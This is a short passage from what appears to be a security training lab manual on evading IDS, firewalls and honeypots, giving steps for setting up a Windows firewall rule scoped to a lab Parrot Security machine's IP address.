


7. In the **Program** section, leave the settings to default and click **Next**.




Module 12 – Evading IDS, Firewalls, and Honeypots

8. In the **Protocol and Ports** section, leave the settings to default and click **Next**.
9. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.




10. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of **Parrot Security** machine is **10.10.1.13**).



